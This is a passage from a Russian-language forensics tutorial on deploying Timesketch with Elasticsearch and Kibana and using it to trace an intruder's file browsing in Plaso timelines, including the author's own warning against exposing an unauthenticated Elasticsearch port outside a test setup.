55f028ccec76   us-docker.pkg.dev/osdfir-registry/timesketch/timesketch:latest   "/docker-entrypoint.…"   2 days ago   Up 4 hours                                                                          timesketch_timesketc
h-web_1
b35982d894ce   redis:6.0.8-alpine                                            "docker-entrypoint.s…"   2 days ago   Up 4 hours    6379/tcp                                                              timesketch_redis_1
b02e507b54bf   docker.elastic.co/elasticsearch/elasticsearch-oss:7.10.2      "/tini -- /usr/local…"   2 days ago   Up 4 hours    0.0.0.0:9200->9200/tcp, :::9200->9200/tcp, 9300/tcp                   timesketch_elasticse
arch_1
8d7621b8d5ae   postgres:13.0-alpine                                          "docker-entrypoint.s…"   2 days ago   Up 4 hours    5432/tcp                                                              timesketch_postgres_
1
1ec212f587cc   us-docker.pkg.dev/osdfir-registry/timesketch/timesketch:latest   "/docker-entrypoint.…"   2 days ago   Up 4 hours                                                                          timesketch_timesketc
h-worker_1
d5f044feeafb   nginx:1.19.3-alpine                                           "/docker-entrypoint.…"   2 days ago   Up 4 hours    0.0.0.0:80->80/tcp, :::80->80/tcp, 0.0.0.0:443->443/tcp, :::443->443/tcp   timesketch_nginx_1
```

Теперь выведем из докер-контейнера порт с ES наружу — для того, чтобы до него могла достучаться Kibana.

```
$ sudo nano /opt/timesketch/docker-compose.yml
```

В раздел `elasticsearch` добавим раздел `ports` с указанием пробрасываемого порта.



```
elasticsearch:
  image: docker.elastic.co/elasticsearch/elasticsearch-oss:${ELASTIC_VERSION}
  environment:
    - discovery.type=single-node
    - bootstrap.memory_lock=true
    - TAKE_FILE_OWNERSHIP=1
    - ES_JAVA_OPTS=-Xms${ELASTIC_MEM_USE_GB}g -Xmx${ELASTIC_MEM_USE_GB}g
  restart: always
  ports:
    - "9200:9200"
  volumes:
    - ./data/elasticsearch:/usr/share/elasticsearch/data/
```

WARNING

Эта конфигурация подходит только для своей собственной тестовой версии ES, к которой нет доступа ни у кого постороннего. ES не имеет встроенных механизмов авторизации, и любой желающий при таком раскладе запросто может получить доступ ко всей базе. Если тебе понадобится аналогичное решение в продакшене, используй надстройку X-Pack.

Осталось прикрутить сюда Kibana. В нашем случае из скрина выше видим, что в проекте используется `elasticsearch-oss:7.10.2`, соответственно, и Kibana должна быть той же версии. Скачиваем и ставим `kibana-oss`:

```
$ wget https://artifacts.elastic.co/downloads/kibana/kibana-oss-7.10.2-linux-x86_64.tar.gz
$ tar -xzf kibana-oss-7.10.2-linux-x86_64.tar.gz
$ cd kibana-7.10.2-linux-x86_64
```

Подправим конфиг, чтобы до интерфейса «Кибаны» можно было достучаться:


```
$ nano config/kibana.yml
```

Для этого раскомментируем параметр `server.host` и укажем IP-адрес виртуалки. Стартуем Kibana и смотрим, что все успешно завелось.

```
$ /bin/kibana
```

Осталось создать пользователей — и можно логиниться в систему.

```
$ sudo docker-compose exec timesketch-web tsctl add_user --username user1
```



Продолжение статьи →


ЦИФРОВОЙ ДЕТЕКТИВ

ИСПОЛЬЗУЕМ TIMESKETCH ДЛЯ РАБОТЫ С ТАЙМЛАЙНАМИ PLASO

ИСПОЛЬЗОВАНИЕ

Создадим новый скетч (кнопка New investigation) и зальем в него данные, которые мы сгенерировали в прошлый раз (кнопка Upload timeline). Я создал два скетча и залил данные в каждый. После непродолжительного ожидания заглянем в Kibana, и в разделе `dev tools` выполним команду:

```
GET /_cat/indicies?v
```



```
1  health status index                            uuid                   pri rep docs.count docs.deleted store.size pri.store.size
2  yellow open   9024dbca65494d1da2dc4758b169f1d9 VR2wJyvwSnO_-ErJZUi85Q   1   1    1115063            0    460.8mb        460.8mb
3  green  open   .kibana_task_manager_1           rpUnhpU2QM6hWiRAJlvuXQ   1   0          0            0       208b           208b
4  yellow open   34222ee869f24588803df7e2cfb7540f -zN0-2NES2OgpD6Us1FbmA   1   1    1120485            0    532.8mb        532.8mb
5  green  open   .kibana_1                        ibFn10uMTUezAD0EOoy1ZA   1   0         15           10     43.4kb         43.4kb
```

Как видим, для каждого скетча в ES создается отдельный индекс, в который попадают события из каждого загруженного файла Plaso, т. е. один и тот же файл Plaso при загрузке его в разные скетчи будет обрабатываться повторно.

Посмотрим, как данные маппятся, чтобы понимать, как потом эффективно с ними работать

```
GET /9024dbca65494d1da2dc4758b169f1d9/_mapping
```

Все текстовые данные маппятся по следующей схеме:

```
{
    "type": "text",
    "fields" : {
        "keyword": {
            "type" : "keyword",
            "ignore_above" : 256
        }
    }
}
```

Если ты немного знаком с ES, то в курсе, что перед тобой динамический маппинг. Такая схема используется, потому что ~~разработчикам было лень заморачиваться~~ Timesketch может грузить абсолютно любые последовательности событий из различных источников, и предусмотреть универсальную схему маппинга с четким названием всех полей не так-то и просто. Зато такая схема позволяет осуществлять как полнотекстовый поиск, так и агрегировать и сортировать данные по **каждому** полю в индексе, что несомненно дает много преимуществ, если ты умеешь этим пользоваться (и плевать на исчезновение свободных гигабайтов на твоем жестком диске).

Давай переходить к осмотру пациента. Посмотрим, какие инструменты у нас для этого есть.


Explore

Эта вкладка — основной инструмент для поиска событий в таймлайне, в том числе с применением фильтров и графиков. У тебя также есть возможность добавлять комментарии к интересующим событиям, создавать пометки и сохранять view для их дальнейшего использования в Stories.


INFO


Поскольку каждый скетч — отдельный индекс в ES, можно не бояться повредить в ходе работы чужие комментарии или пометки в другом скетче. Это крайне важно в многопользовательских forensic-системах. Именно поэтому в данном проекте применяется не самая логичная с виду система хранения данных (с повторной загрузкой и дублированием хранимых данных).

Давай не будем пока что копаться в отдельных событиях, а попробуем визуально оценить наш скетч. Для этого передвинем ползунок chart в положение «вкл» под строкой с запросом и посмотрим на построенную диаграмму событий.



Самый высокий столбик означает, что в системе в этот момент произошло крайне много событий, что зачастую свидетельствует о чем-то любопытном с точки зрения форензики. Давай нажмем на него — в результате автоматически применится временной фильтр и можно будет детальнее посмотреть на происходящие в этот момент процессы.





2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\InputPersonalization Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows Sidebar Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows Sidebar\Gadgets Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\WindowsApps Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\CloudStore Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\GameExplorer Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\History Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\INetCache Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\INetCookies Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\Shell Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\WinX Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\WinX\Group1 Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\WinX\Group2 Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Microsoft\Windows\WinX\Group3 Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Local\Temp Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Roaming\Microsoft\Internet Explorer Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Roaming\Microsoft\Windows\CloudStore Type: directory
2021-08-25T13:15:41	NTFS:\Users\Default\AppData\Roaming\Microsoft\Windows\Network Shortcuts Type: directory

Любопытно! Мы буквально в два клика сумели обнаружить события из прошлой статьи. Напомню: они свидетельствуют о том, что наш противник с использованием автоматического инструмента обходил содержимое диска в поисках интересных вещей.


Давай сохраним этот запрос, нажав кнопку Save this search, и попробуем понять, нашел ли злоумышленник то, что искал.

Думаю, ты в курсе, что пользователи любят хранить (или забывают удалить) всякую важную информацию на рабочем столе, в папке загрузок и прочих подобных местах. В большинстве случаев злоумышленники, ввиду нехватки времени, осуществляют сбор личной информации о пользователе в том же порядке. То есть от простых и самых распространенных ситуаций идут к сложным и редким.

Давай теперь добавим к существующему временному фильтру минут 5 сверху (негодяю нужно время, чтобы понять, какой файл утащить с компа), а в поисковой строке напишем запрос:

```
*Documents* OR *Desktop* OR *Downloads*
```

На выходе имеем 1266 событий. Давай глянем, какая подробная информация о выбранных событиях нам доступна.



